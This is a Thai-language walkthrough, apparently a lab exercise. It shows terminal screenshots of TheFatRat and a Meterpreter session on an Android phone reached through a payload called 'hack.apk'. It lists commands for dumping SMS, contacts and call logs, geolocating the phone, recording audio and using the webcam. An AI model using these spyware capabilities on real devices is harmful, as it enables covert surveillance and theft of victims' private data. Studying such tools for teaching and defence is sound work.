

Applications
Places
Terminal
Sun 19:39
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory
getwd Print working directory
lcd Change local working directory
lpwd Print local working directory
ls List files
mkdir Make directory
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
upload Upload a file or directory
"hack.apk" selected (9.5 kB)



Applications
Places
Terminal
Sun 19:40
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
Stdapi: Networking Commands
Command Description
ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
route View and modify the routing table
Stdapi: System Commands
Command Description
execute Execute a command
getuid Get the user that the server is running as
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS
Stdapi: Webcam Commands
"hack.apk" selected (9.5 kB)



รูปต่อไปเป็นคำสั่งเป็นคำสั่งที่เกี่ยวกะ core meterpreter






Applications
Places
Terminal
Mon 09:22
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Android Commands
Command Description
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wlan_geolocate Get current lat-long using WLAN information
meterpreter > bgkill
Usage: bgkill [id]
meterpreter >
"hack.apk" selected (9.5 kB)
To direct input to this VM, click inside or press Ctrl+G.


Applications
Places
Terminal
Mon 09:20
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
meterpreter > ?
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thre
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
help Help menu
info Displays information about a Post module
irb Drop into irb scripting mode
"hack.apk" selected (9.5 kB)
To direct input to this VM, click inside or press Ctrl+G.


เราขอข้ามไปที่คำสั่งที่เกี่ยวกับ andriod เลยนะครับ

และส่วนรูปนี้ก็เป็นคำสั่งพื้นฐาน ในcommand windows ที่เราเรียนกันมา







อันนี้ ลองอ่านๆ dischap ดู




นี้เป็นการ เช็ค process ที่ Run อยู่ปัจจุบัน








นี้เป็นคำสั่ง อัดเสียงเป็นเวลา 10วิ





คำสั่งเปิด webcam chat มันเปิดไม่ได้เพราะโทรสับไม่มี




